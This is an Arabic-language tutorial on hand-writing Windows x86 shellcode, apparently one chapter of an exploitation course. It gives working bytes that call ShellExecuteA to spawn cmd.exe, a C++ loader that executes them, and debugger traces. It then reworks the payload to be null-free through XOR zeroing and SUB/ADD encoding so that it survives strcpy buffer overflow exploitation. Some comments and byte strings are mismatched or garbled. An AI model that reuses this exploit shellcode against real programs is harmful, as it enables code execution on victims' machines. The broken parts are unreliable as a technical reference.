-وزي منتا شايف قدامك جبنا ال **address** بتاع ال **Function Number** ... ودا اللي هو **ShellExecuteA** هن **Call** عال **Stack** وبعدين نعملها ... وصلت كدا.

-جينا ال **Address** بتاع ال **Function** اللي هي عن طريق ال **Tool** اللي فوق ... محتاجين نحطه واحد من ال **Function** وبعدين ننادي عال **Registers** عشان تنفذ ال **Function** دا ... فال **address** بتاعنا هنسخدم العنوان اللي هو ... بمعنى هنحط ال **Address** بتاعا جوا ال **EAX** وبعدين هنسخدم ال **Command** اللي هو **Call EAX** ... بس خد بالك من نقطه وهي انا شغالين على **Windows** فالنظام هناك بيستخدم حاجه اسمها ال **Address** يعني اي **Little endian** هتكتبه زي **0x76C3F4E0** لازم نكتبه بالعكس لما نيجي نستخدمه فالكود ودا هيبقا آخر حاجه نعملها فال **Shellcode** بتاعنا اللي هو نحط التعلمتين اللي قولنا عليهم بالشكل دا .

```
"\xB8\x70\xD9\x2b\x76" // MOV EAX,762BD970 - address of ShellExecuteA
"\xff\xD0"           // CALL EAX
```

-تعالي نجمع كل حاجه خطوه واحده اللي هو ال **Shellcode** بتاعنا .

```
"\x68\x63\x6d\x64\x00"      // PUSH "cmd" - string already terminated
"\x8B\xDC"                 // MOV EBX, ESP:
                            // puts the pointer to the text "cmd" into ebx
"\x6A\x00"                 // PUSH the string terminator for 'open'
"\x68\x6f\x70\x65\x6e"     // PUSH "open" onto the stack
"\x8B\xCC"                 // MOV ECX, ESP:
                            // puts the pointer to the text "open" into ecx
"\x6A\x03"                 // PUSH 3: Push the last argument
"\x33\xC0"                 // xor eax, eax: zero out eax
"\x50"                      // PUSH EAX: push second to last argument - 0
"\x50"                      // PUSH EAX: push third to last argument - 0
"\x53"                      // PUSH EBX: push pointer to string 'cmd'
"\x51"                      // PUSH ECX: push pointer to string 'open'
"\x50"                      // PUSH EAX: push the first argument - 0
"\xB8\x70\xD9\x2b\x76"      // MOV EAX,762BD970: move ShellExecuteA
                            // address into EAX
"\xff\xD0"                 // CALL EAX: call the function ShellExecuteA
```

-وضحنا فالخطوات اللي فاتت كل التعليمات الموجودة فال **Shellcode** اللي قدامك وزي من تاشيف كاتبنا بصيغه ال **Hexadecimal** عشان نقدر نعمله بعد كدا **System Process inject** معينه عال .

-خلصنا ال **Shellcode** تعلى نعمله **Test** عن طريق برنامج بسيط مكتوب بلغه ال **C++** والبرنامج دا هي عمل حاجتين : أولهم هيروح يحمل مكتبه ال **shell32.dll** اللي فيها ال **function** بتعتنا اللي هي **ShellExecuteA** ... وبعد كدا ينفذ ال **Shellcode** اللي كتبناه علطول ... وهبقا بالشكل دا .


```
#include <windows.h>
char code[] =
"\x68\x63\x6d\x64\x00"           // PUSH "cmd" - string already terminated
"\x8B\xDC"                         // MOV EBX, ESP:
"\x6A\x00"                           // puts the pointer to the text "cmd" into ebx
"\x68\x6f\x70\x65\x6e"             // PUSH the string terminator for 'open'
"\x8B\xCC"                           // MOV ECX, ESP:
"\x6A\x03"                           // puts the pointer to the text "open" into ecx
"\x33\xC0"                           // XOR EAX, EAX: zero out eax
"\x50"                                // PUSH EAX: push second to last argument - 0
"\x50"                                // PUSH EAX: push third to last argument - 0
"\x53"                                // PUSH EBX: push pointer to string 'cmd'
"\x51"                                // PUSH ECX: push pointer to string 'open'
"\x50"                                // PUSH EAX: push the first argument - 0
"\xB8\x70\xD9\x2b\x76"                // MOV EAX, 762BD970: move ShellExecuteA
                                         // address into EAX
"\xff\xD0"                            // CALL EAX: call the function ShellExecuteA
;                                     // Terminates the C instruction

int main(int argc, char **argv)
{
    LoadLibraryA("Shell32.dll");          // Load shell32.dll library
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

- مجرد منشغل البرنامج دا المفروض يفتحنا ال **CMD** اللي عال **Function** ودا هيحصل من خلال استدعاء ال **Windows** قولنا عليها وهي ال **ShellExecuteA** الموجوده في مكتبه **shell32.dll** زي مكنا قولنا فوق .

- فيه نقطه مهمه هنا وهي ان ال **Compiler** مش بيحمل مكتبه ال **Shell32.dll** بشكل تلقائي مع البرنامج ... بمعنى لما تيجي تشغله ال **Function** اللي بيستدعي ال **shellcode** البرنامج مش هيلاقيه لوحده ... ولو مكتبه ال **Memory** مش متحمله فال **Shell32.dll** وهيروح عل عنوان فاضي لأن المكتبه متحملتش وساعتها ال **Call EAX** بتعنا هيفشل أو يحصله **Shellcode** .

وعلشان منقابلش المشكله دي كتبنا فسطر فال **shellcode** بتعنا وهو ال **LoadLibraryA** اللي أخره اللي بيحمل مكتبه ال **EAX** وبالتالي هتلاقى ال **Address** اللي مكتوب فال **Shell32.dll** اللي هو **ShellExexcuteA** ال **Address** يكون صحيح وساعتها ال **Shellcode** بتعنا يشتغل بدون مشاكل ويفتح ال **Cmd.exe** زي مينا متوقعين ... فالسطر بتاع ال **Load** دا بيأمننا من ال **Crash** اللي ممكن يحصل وبيتأكد ان كل حاجه فمكانيها الصحيح قبل تنفيذ ال **Shell code** ... وبعد كدا تعالى ننفذ ال **shellcode** ونشوف النتيجه . **Compile**



زي منتا شايف ال **Shellcode** بتعنا اتنفذ بنجاح ... ولكن عازين نعمل زي خطوه تأكيديه اننا نعمل **Code Debuging** لل **Debugger** زي **X64DBG** عشان نشوف ايه اللي بيحصل لما البرنامج يوصل لـ **Shellcode** ... الصوره الـ هحطها دي بتوضح ال **Shellcode** بعد أما اتعمله **Inject** جوا ال **Memory** .

00403020	68 636D6400	PUSH 646D63
00403025	8BDC	MOV EBX, ESP
00403027	6A 00	PUSH 0
00403029	68 6F70656E	PUSH 6E65706F
0040302E	8BCC	MOV ECX, ESP
00403030	6A 03	PUSH 3
00403032	33C0	XOR EAX, EAX
00403034	50	PUSH EAX
00403035	50	PUSH EAX
00403036	53	PUSH EBX
00403037	51	PUSH ECX
00403038	50	PUSH EAX
00403039	B8 70D92B76	MOV EAX, Shell32.ShellExecuteA
0040303E	FFD0	CALL EAX

-واحدا بنتابع ال Debugger من خلال ال debugging هنلاحظ التالي ... لما توصل لـ instruction اللي هو Push CMD و Push Open Strings هتلاقى ان ال Stack بتتحط فال Push Open كمان ال Null Terminator اللي هو بيعبّر عن ال عشان تنهى السلسل النصيه بشكل صحيح ... ومع كل خطوه بعد كدا هتلاقى ان ال ECX و EBX بتتنقل لـ Registers اللي هما 2zero وبعد كدا هن باقى ال parameters اللي هما 3 و Zero وال Instruction الأخير ... لما البرنامج يوصل ل Call EAX هتلاقى ال Address بيكون فيه ال Address Call EAX Stack اللي هي ShellExecuteA وهبص عال Function هنلاقي التالي ... العنوان بتاع Open وعنوان Cmd والقيمه 3 وال 0,0,0 بمعنى كل ال المطلوبه لـ Function parameters جاهزة ومربته ... ونتيجه كل دا ان ال Call EAX يتنفذ هتلاقى ال CMD.exe بيفتح فعليا على الجهاز .

-هتلاقى ال Register EBX اللي هو EBX بيمسك عنوان ال CMD وال الثاني اللي هو ECX بيمسك عنوان ال Open وبكدا بيشاوروا على الأماكن الموجودة فال Stack فعليا والأماكن دي اللي احنا حاطين فيها ال Open بتعمّنا اللي هما ال CMD وال Strings تمام لحد هنا .

0028FE58	00000000	...	
0028FE5C	0028FE70	P::: ASCII "open"	
0028FE60	0028FE78	x::: ASCII "cmd"	
0028FE64	00000000	....	
0028FE68	00000000	....	
0028FE6C	00000003	♥....	
0028FE70	6E65706F	open	
0028FE74	00000000	....	
0028FE78	00646D63	cmd:	

-عاوز هنا انوه على حاجه بسيطه وهي ان ال String اللي هي X00 مهمه جدا لأنها ببساطه بتقول لـ System دا كدا نهايه السطر دا متقراش حاجه بعد كدا ... زي تخيل انك بتبع جمله لأي داله زي Open و مفيش في آخرها علامه نقطه أو علامه توقف ... هتلاقى البرنامج يفضل يقرأ فالذاكره ويعلم Bytes على انهاء جزء من الكلمه .

- علشان كدا بنعتبر ال **X00** زي علامات الترقيم فالجمله كدا ... من غيرها الدنيا هتلغبط ومفيش حاجه هتقرء صح ... فال **Shellcode** لازم نحط ال **String Terminator** دا بعد كل **String** علشان ال **ShellExecuteA** اللي هي **Function** تفهم ان دي آخر الكلمه ومتقرأش بيانات تانيه مش مقصودة ... بيبقا بالشكل دا .

```

"\x68\x63\x6d\x64\x20"    // PUSH "cmd" - string already terminated
"\x68\x63\x6d\x64\"      //BECOMES PUSH "cmd" - string already
                           //terminated
"\x8B\xDC"                // MOV EBX, ESP:
                           // puts the pointer to the text "cmd" into ebx
"\x68\x6f\x70\x65\x6e"    // PUSH "open" onto the stack
"\x8B\xCC"                // MOV ECX, ESP:
                           // puts the pointer to the text "open"
                           // into ecx

```

- برضه هنا عندنا ملحوظه تانيه مهمه ... وهي ان ال **Null** **CMD Terminator** بتعنا اللي هو **X00** اللي كان بعد ال **CMD** وحطينا بداله ال **x20** اللي هو بترجمه لمسافه ... ودي حركه عاديه جدا ولكن فالحقيقة بتسبب مشاكل كبيره لو مش واخد بالك من موضوع المحاذاه اللي هي ال **Alignment** ... المشكله تتضمن فأن ال **Push** لما بيجي يشتغل بيتوقع ان ال **Push** اللي بي **Data** ليها بتكون محاذيه على **4Byte** ... بمعنى ان ال **CMD** بتتشكل **3characters** يعني ال **CMD** بتتشكل **3** حروف عشان يبقوها أربعه لازم نحط ال **Null** **Terminator** دا أو شلتنه يحصل ايه !؟؟ هتلافق ال **Push** بيأخذ ال **Byte** اللي بعد ال **String** اللي هو ال **Instruction** اللي بعده زي **x8B** وهي تعتبره جزء من ال **String** بالغلط ... ودا معناه ان الكود كله هيتلغبط و **Shellcode** واحده غلط ممكن تخلى ال **Instruction** بتغا يبوظ او يشتغل بطريقه غلط متنفذش الغرض المطلوب ... والحل واضح اتنا دايما نتأكد ان ال **Strings** بتعدنا تكون **4Byte** بالمحاذاه زي مقولنا وتقفلها بال **Null Terminator** ولو أكثر تكميلها ل **8Byte** حسب الحاجه علشان ال **Push** يشتغل صح والكود ميتلغبطش .

00403004	68 636D648B	PUSH 8B646D63
00403009	DC68 6F	FSUBR QWORD PTR DS:[EAX+6F]
0040300C	70 65	J0 SHORT debugshe.00403073
0040300E	6E	OUTS DX,BYTE PTR ES:[EDI]

-طب لو جربت تشغل ال **Shellcode** من غير ال **Terminators** فأخر كل **String** مع اتنا عاملين ال **Alignment** صح بمعنى ال **Push** عددها 4 زي مكنا قولنا فوق ... برضه حتى لو ال **Bytes** ماشيء تمام ومحاذيه عندنا مشكله كبيره بتحصل وهي ... لما نفتح ال **Push** فال **Values** ونفحص ال **Debugger Stack** هلاقي ال **String** المفروض يكون **CMD** ولكن مش منتهيه بال **Function** اللي هو **x00** / فال **Null Terminator** من ال **Stack** لحد متوصل ل **Zero Byte** قيمته **Zero** اللي هو ال **Data** وساعتها هلاقي ان ال **String** فيه **Data** أكثر من اللازم ... دا هيودينا لنتيجه وهي ان ال **Function** اللي هي **ShellExecuteA** بتسقبل **Strings** طويله غلط فيها **Data** مش المفروض تكون جزء منها واللى هي عباره عن باقي محتوى ال **Stack** ... فبدل متقراء **cmd** هلاقيقها بتقراء **cmd\x8B\xCC\x6A\x03\x33\xC** ودا يسبينا ان الملف اللي انت عاوز تفتحه يكون غلط او ال **Function** تفشل او ال **Crash** ... فالمختصر فالحته دي انك لازم تحط ال **String Terminators** فأخر كل نص حتى لو كنت عامل ال **Function** علشان ال **Alignment** ومتقعدش في فخ القراءه أكثر من اللازم .

0028FE58	00403022 "0@.	CALL to <b>ShellExecuteA</b> from debugshe.00403020
0028FE5C	00000000 ....	<b>hWnd</b> = NULL
0028FE60	0028FE74 t@.	<b>Operation</b> = "opencmd 35@"
0028FE64	0028FE78 x@.	<b>FileName</b> = "cmd 35@"
0028FE68	00000000 ....	<b>Parameters</b> = NULL
0028FE6C	00000000 ....	<b>DefDir</b> = NULL
0028FE70	00000003 v...	<b>IsShown</b> = 3
0028FE74	6E65706F open	
0028FE78	20646D63 cmd	
0028FE7C	00401533 35@.	RETURN to debugshe.00401533
0028FE80	00404000 .@@.	ASCII "Shell32.dll"

Terminates as soon as it encounters the first \x00

- زي ملاحظنا اثناء عمليه ال **Function** ال **Debugging** اللي هي بتسقبل ال **ShellExecuteA** على شكل **arguments** بتشاور على أماكن جوا ال ... **stack** ... ولأننا محطناش ال **Pointers** هتلقي ان ال **String** مش بيتحدد صح ... ودا بيخل في النتيجه كالتالى ... ال **Variable** اللي هو **Filename** المفروض يكون **CMD** ولكن بدل ميقف عند ال **CMD** بيكمel قرأه من الذاكرة اللي بعدها ودا فصلناه فوق بأسبابه وازاي تتجنب الجزءيه دي ... وقولنا انك لازم تحظ ال **String** فأخر كل **Null Terminator** فال **Shellcode** مش بس عشان ال **Terminator** لاء علشان تمنع الكود من انه يقرأ **Data** مش مقصوده من ال **Stack** ... برضه هنا فيه نقطه لازم تاخذ بالك منها .

- ال **Shellcode** اللي كتبناه فوق دا مش **Null-free** لاء دا فيه ال **null Bytes** بتعتنا اللي قولنا عليها وهي **/x00** ... دي هتعمل مشكله **Buffer BOF** الـ هي **Overflow** الحاله معينه زي مثلا استغلال ثغرات ال **Chapter** اللي فات أرجعه ... وعالأخص واحده من اللي بيتخدموها **Functions** لـ **Strcat** زي دي **String** هيقطع عند أول **/x00** لأن ال **Shellcode** مع ال **Null** على اساس أنها نهاية السطر ال **End of String** يعني ... فأول متلاقيهم هتوقف ال **Copy** ومش هتكل **Copy** لباقي ال **Bof** ... ودا معناه ان ال **Exploitation** للثغره **Shellcode** هيفشل ... وعشان كدا مهم لو هنكتب كود لاستغلال ثغرات زي ال لازم نكتبها من غير ال **Null Bytes** أو نستخدم تقنيات معينه عشان نشيلها زي ال **Encoding** ... وصلت كدا الجزءيه دي .

- تعالى نجرب نعمل **inject** لـ **Shellcode** بتعنا جوا برنامج فيه ثغره ال **Buffer Overflow** وتحديدا برنامج يكون بيستخدم ال ... الفكره بسيطه هنا انا نضيف شويه **Nops** فالاول علشان نسهل عمليه ال **Debugging** وبعدين هنحط ال **Shellcode** بتعنا الـ كتبناه قبل كدا .

- دا هنعمله كمثال فقط عشان نأكد كلامنا اللي فوق اللي هو أي **Exploitation** هيسخدم مكتبه ال **Strcpy** فال **Shellcode** يكون **Nops** بالكامل ... وهنسوف لمانحط **Null-Free** ايه اللي هيحصل .

0028F9F4	90909090	EEEE
0028F9F8	90909090	EEEE
0028F9FC	646D6368	hcmand
0028FA00	9090FA00	. . EE
0028FA04	90909090	EEEE
0028FA08	63689090	EEhc
0028FA0C	8B00646D	md. i

- هتلاقى هنا من خلال ال **Debugger** ان البرنامج بتعنا عمل **Copy** لشويه **Nops** وبعدهم عمل **Copy** لأول **4Byte** من ال **PUSH dmc** ... اللي هما اتكلموا كدا **Shellcode** بالمق洛ب عشان ال **Little Endian System** .

( \x68\x63\x6d\x64):

- المشكله هتظهر أول مالبرنامج هيوصل لل **Byte** الخامسه فال **Copy** اللي هو غالبا **x00/** هيحصل توقف فعمليه ال **shellcode** ودا علشان ال **Strcpy** شافت ال **x00/** واعتبرته نهايه ال **Stream** فبطلت تنقل باقي ال **Bytes** ... والنتيجه ه تكون ان باقي ال **Exploitation** مش هيوصل لل **Memory** وال **Shellcode** والبرنامج بتعنا هيحصله **Crash** او يعمل **Exit** طبيعي بدون مينفذ أي حاجه ... ودا يأكد الكلام اللي قولناه فوق الخاص بأنك لازم تنضف ال **Null-Bytes** الأول ... برضه هفكرك تاني دا حصل عشان مكتبه ال **Strcpy** بتوقف عند أول **Byte** بمعنى اي **Byte** صفرى فال **Shellcode** هيخل لي باقي ال **Bytes** متتنقلش أصلا لل **Stack** فلازم تكتب ال **Shellcode** بتاعك من غير ال **Null-Bytes** .

- عشان نعمل ال Null-Free Shellcode عندنا طريقتين وهما انا نكتب ال Shellcode بتعنا بطريقه مختلفه ... بمعن بدل منكتب جواها تولد ال NullBytes اللي بتعملنا المشاكل دايما ... هنسخدم Commands تانيه بتعمل نفس الوظيفه اللي عاوزينها بس من غير ال NullBytes ... فلو عاوز تخلى ال EAX=0 ... الطريقه الغلط انا نستخدم ال Mov EAX ونديله بعدها القيمه اللي فيها الأصفار بتعتنا ... انما الطريقه الصح انا نستخدم ال XOR اللي كنا قولنا عليه بدل من ال MOV ويبيقا بالشكل دا **XOR** هتلاقى نفس النتيجه اتحقق بس من غير ال **EAX,EAX** ... الطريقه التانيه انا نعمل Encoding لـ Bytes ونفك الترميز دا وقت التشغيل بس وهيتفك الترميز دا جوا ال Shellcode ... بمعنى تاني ... تخيل ان دا شكل ال Memory بتعنا (\x68\x63\x6d\x64\x00).

- عباره عن ال Push dmc مكتوبه طبعا بالمقلوب زي مقولنا عشان ال Null Little Endian ... ولقيت فالآخر مكتوب ال **x00** ودا ال NullBytes اللي بيلاحظ الدنيا ... هنعمل احنا ايه عشان نحل المشكله دي هنقوم عاملين ترميز لـ Shellcode دا بطريقه زي ال XOR بحيث شكله هيتغير من اللي قدامك دا لـ **xC2\xC9\xC7\xCE\xAA\x** وهتلاحظ ان مفيهمش اي NullBytes زي اللي كنا شوفناها اللي هي **x00** ... ودي طريقه واحده من طرق ال Encoding ولوسهه فيه طرق تانيه هنطرق ليها لما نبقا نيجي للجزء دا بالتفصيل قدام باعدن الله ... تعال نركز فال Manual Editing ونشوف أمثله أكثر ونفهم الدنيا من جوا أكثر شغاله ازاي وبعدين نروح لـ Encoding بطرقه وتفاصيله .

- تعالى الأول لـ CMD ... لو عاوزين نكتب Manual Editing فكنا الأول بنستخدم الصيغه الغلط اللي فيها Stack اللي بتعملنا مشاكل وكانت بالشكل دا .

(\x68\x63\x6d\x64\x00).

- هنا هنعمل Push لـ **Value** بتعتنا كامله عال **Stack** حتى وهي فيها ال **Value** ... وبعدين هنعدل ال **Value** دا جوا ال **Registry** عشان نمسح ال **Byte** الصفرى دا ... تعالى نعمل دا مع بعض ... فن **Push** ال **Byte code** الخاصه بال **CMD** وكمان ال **NullBytes** معاها وهنسلها بعدين بالشكل دا .

### Goal

Push the bytecodes 00646d63 to the stack

- وبعدين هنعمل **POP** لـ **EAX** فكدا ال **Value** بتعنا نزلت جوا ال **EAX** فنقدر نتحكم فيها زي مينا عاوزين زي اننا نغير ال **EAX** ودا اللي احنا عاوزين نوصله ... بعد كدا نقدر نستخدم ال **ADD** اللي هي اختصار **SUB** أو ال **Subtract** او ال **Value** اللي هي ال **NullByte** اللي هي **0x00** اللي مش عاوزنها فال **EAX** بتعنا ... وبعد كدا هتعمل Push لـ **Shellcode** ال **NullBytes** اتعدلت عال **Stack** من غير ال **Value** .

- خليك معايا وهتفهم كل حاجه قدام ... احنا دلوقتي عاوزين نكتب **CMD** فال **Manual Editing** بتعنا ونعمل **Shellcode** لـ **Bytes** وللغيها من ال **Shellcode** عشان بتعملنا مشاكل ... عشان نكتبها فال **Memory** بتعنا لازم نحولها لأرقام و نعملها بالشكل دا .

( \x68\x63\x6d\x64\x00 ).

- عندنا المشكله فال **String Terminator** اللي هو **\x00** أو ال **Byte** الصفرى زي مبنقول عليه ... ودا هييوبوظ أي **exploit** معتمد على نسخ سطور ال **Strcpy** بمكتبه زي ال **Shellcode** ... طب تتحل ازاي ... هنسرفرها عن طريق طرح رقم ثابت منها عشان النتيجه تطلع فالآخر مفيهاش ال **NullBytes** اللي مش عاوزنها ... طب ازاي

-القيمه بتاعت ال **CMD** بالأرقام هي دي .



لو طرحا منها الرقم دا **11111111** هيدينا الرقم دا اللي هو من غير **NullBytes** ودا اللي عاوزينه .



-فتقدر تاخد القيمه اللي طلعت من عمليه الطرح دي وتعملها **Push** فال ... **NullBytes** ومش هتعملنا مشاكل لأنها مفيهاش **Shellcode** وبعد منعمل **Push** للقيمه بتعتها دي نقوم نرجع نضيف عليها **11111111** عشان ترجع لل **CMD** من غير ال **NullBytes** فال **Create** بتعنا ... فدلوقتي عاوزين نعمل **Shellcode** ينفذ المتطلبات اللي فوق دي تفتك شكله هيكون عامل ازاي وازاي هنعمله !! تعالى نشوف .

أول حاجه نعمل نقل أو **Move** للقيمه المشفره دي جوا ال **Register**



-وبعد كدا يرجعها للقيمه الأصلية بتعتها عن طريق عمليه جمع **11111111** وبعدين يحط القيمه عال **Stack** ... نشوف شكل ال **Shellcode** لحد دلوقتي عشان متوهش مني .

```
"\x68\x63\x6d\x64\x00" // PUSH "cmd" - already string terminated  
\x8B\xDC"           // MOV EBX, ESP:  
                      // puts the pointer to the text "cmd" into ebx
```

-الكود اللي قدامنا نبدء بالسطر الأول .

```
"\x68\x63\x6d\x64\x00"
```

ودا معناه التالي .

PUSH 0x00646D63

-هنا احنا بن Push الكلمه الـ **CMD** عال **Stack** والكلمه اتكلبت بالمقلوب لأن النظم Little endian زي مكررنا كتير ... فالقيمه دي تعني كدا بالضبط .

```
0x00646D63  
c=63 = m=6D d=64  
00>> NullByte
```

-وطبعا ال **X** اتكلمنا عليها قبل كدا لازم تكتب عشان نعرف ال ان اللي بعد مكتوب بال **Hexadecimal** ... ب اختصار عشان ال **Compiler** يعرف اننا بنكتب . **Hexadecimal** **Compiler**

-وبكدا بنقول للكمبيوتر ياخد القيمه بتعتنى اللي هي **CMD** ويحطها فال معها ال **NullByte** ... تعالى نشوف السطر اللي بعده .

```
"\x8B\xDC"
```

ودا معناه **CMD** ... فالقيمه بتعتنى اللي هي **MOV EBX, ESP** موجوده عال **Stack** بعد طبعا معمنا ال **Push** اللي فوق ... فال فوق دا اللي فالصوره بينقل ال **ESP Address** جوا ال **EBX** ويحطه فال **EBX** يعني بينقله ل **Register** تاني ... كأننا بنقول خلى **CMD** يشاور على المكان اللي فيه .

-كدا خلصنا من **CMD** تعالى نشوف **Open** بنفس الطريقه برضه  
هنكتب الجزء الخاص بيه فال **Shellcode** بتاعنا عشان ال  
**ShellExecuteA** اللي هي **Function**  
أخطاء وبدون ال **NullBytes** اللي بنحكي فيها بقالنا مده .

```
"\x33\xDB"           //XOR EBX,EBX: zero out EBX
"\xbb\x52\x5c\x53\xef" //MOV EBX, EF535C52
"\x81\xC3\x11\x11\x11\x11" //ADD EBX, 11111111 (now EBX
                           //contains 00646d63)
"\x53"               //push ebx
"\x8B\xDC"           //MOV EBX, ESP: puts the pointer
                     //to the string
```

-أنا هختصر شرح السطر دا بس تقدر تتعمق انت فيه لو حابب .  
-أول سطر معانا وهو .

XOR ECX, ECX

-ودا المقصود منه فضي ال **ECX** وخليه **zero** .

MOV ECX, 0xDE4E4F21

-معناها حط القيمه المشفره اللي مفيهاش **NullBytes** .

ADD ECX, 0x11111111

-يقصد هنا رجعها للقيمه الأصلية اللي هي **Open** عن طريق انك  
تضيف عليها القيمه **11111111** زي مكنا وضحنا فال **CMD** فوق .

PUSH ECX

-يقصد هنا نزل القيمه **Open** عال **Stack** .



- خلى ال **Register** اللي هو **ECX** يشاور على الكلمه دي وهي ... وبكدا لو انت مركز معايا عندنا **EBX** ف **CMD** وعندنا **Open ECX** ف **Arguments** وكذا ال **Open ECX** بتعتني جاهزة تتبعت لل **ShellExecuteA** اللي هي **Function** بدون أخطاء أو **Crash Errors** أو **NullBytes** تسببنا **NullBytes** هنا قدرنا نكتب **CMD** عال **Stack** من غير ال **NullBytes** بشكل مباشر وخلينا ال **EBX** يشاور على مكان ال **CMD** فال **Memory** فبدل من **Push** ال **CMD** ونزنق نفسنا فال **Push** لاء كتبنا القيمه مشفره ورجعناها وقت التشغيل وبكذا ال **Shellcode** بتعنا بقا نضيف ومفيهوش أي **NullBytes** تسببنا **NullBytes**.

- فيه طريقه تانيه وهي انا نحذف ال **NullBytes** اللي هي **/x00** اللي هي ال **String Terminator** من غير منبوذ الكود الخاص بال **Register** ... هنعمل كذا ازاي !! ... هنسخدم **shellcode** وهنزله عال **Stack** بمعنى بدل منكتب **Push0** بالشكل دا اللي هي **XOR EAX, EAX** ... لاء هنعمل الخطوتين دول **/x00** ... وأول واحد معناه خلى ال **Register** اللي هو **PUSH EAX** بيساوي **Zero** من غير مكتب ال **Zero** عشان ميطلعناش أي ... وبعدين تقوم عامل **push** للي **EAX** يعني ينزل القيمه اللي جواه اللي هي **Stack** عال **Zero** ... يبقا احنا هنا خلينا ال **EAX=Zero** بس من غير منكتب ال **/x00** ودا الغرض ... وال **Push** للي **Zero** نزلنا ال **Stack** عال **Zero** ... فيه فرق مبين انك ت **Push** ال **Stack** عال **Zero** علطول ومبين انك تفضي ال **Push** ال **Register** عال **Stack** نفسه عال **Register** ساعتها اللي عامله المشكله كلها وهي ال **/x00** هتختفي فالحاله التانيه .

- دا هيقيا شكل ال **Shellcode** بتعنا بعد أما نصفناه ... تعالى نشوفه .

```
"\x6A\x00"          // PUSH the string terminator for 'open'  
"\x68\x6f\x70\x65\x6e" // PUSH "open" onto the stack  
"\x8B\xCC"          // MOV ECX, ESP: puts the pointer to 'open'
```

- أول حاجه بن **Open** ال **Push** عال **Stack** ولكن بالعكس طبعا عشان ال **Little Endian** زي مكررنا ... السطر اللي بعده يقصد انه يخلي ال **MOV ECX, ESP** يشاور عالكلمه ... معاناها انك تخلي **ECX** يشاور عالكلمه اللي لسه حاطينها عال **Stack** اللي هي ودا مهم لينا عشان نستخدم ال **Open Address** دا ك لما نيجي ننده عال **Function** بتعتنا اللي هي ... وطبعا دا اللي هي بسبب مشكله بعدين عشان ال **ShellExecuteA** اللي هي **/x00** وعشان كدا عملنا الحل بتاع ال **NullByte** اللي قولنا عليه فوق ... وشكل ال **Shellcode** اللي هي **Register** هبيقا كدا

```
"\x33\xC0"          // XOR EAX, EAX: zero out eax  
"\x50"              // PUSH EAX: push the string terminator  
"\x68\x6f\x70\x65\x6e" // PUSH "open" onto the stack  
"\x8B\xCC"          // MOV ECX, ESP: puts the pointer to 'open'
```

- دا شكل ال **Shellcode** النهاوي بعد التعديل ... الكود مفيهوش أي **Exploit** صريحه زي مقولنا واللى بتسبب مشاكل فأى زي ال **Buffer Overflow** والكلام دا فصلناه فوق تقدر ترجعله ... فلو استخدمنا الكود بتعنا ف **Exploit** برنامج فيه ثغره زي ال **Strcpy** اللي بتوقف أول متشفوف ال **/x00** هتلاقى الكود بتعنا اشتغل بشكل سليم من غير ميوقف و هتلاقى كمان ال **CMD** فتحت بدون مشاكل عند ال **Target** ... واللى احنا عاوزينه ان البرنامج لما ينفذ الكود هتلاقى ان كل ال **Parameters** زي **CMD** و **Open** اللي اتجهزت فال **Stack** بنفس الترتيب الصحيح ليها اللي بتحتاجه ال **ShellExecuteA** بتعتنا اللي هي **Function** بس كدا .

```

33DB XOR EBX,EBX
BB 525C53EF MOV EBX,EF535C52
81C3 11111111 ADD EBX,11111111
53 PUSH EBX
8BDC MOV EBX,ESP
33C0 XOR EAX,EAX
50 PUSH EAX
68 6F70656E PUSH 6E65706F
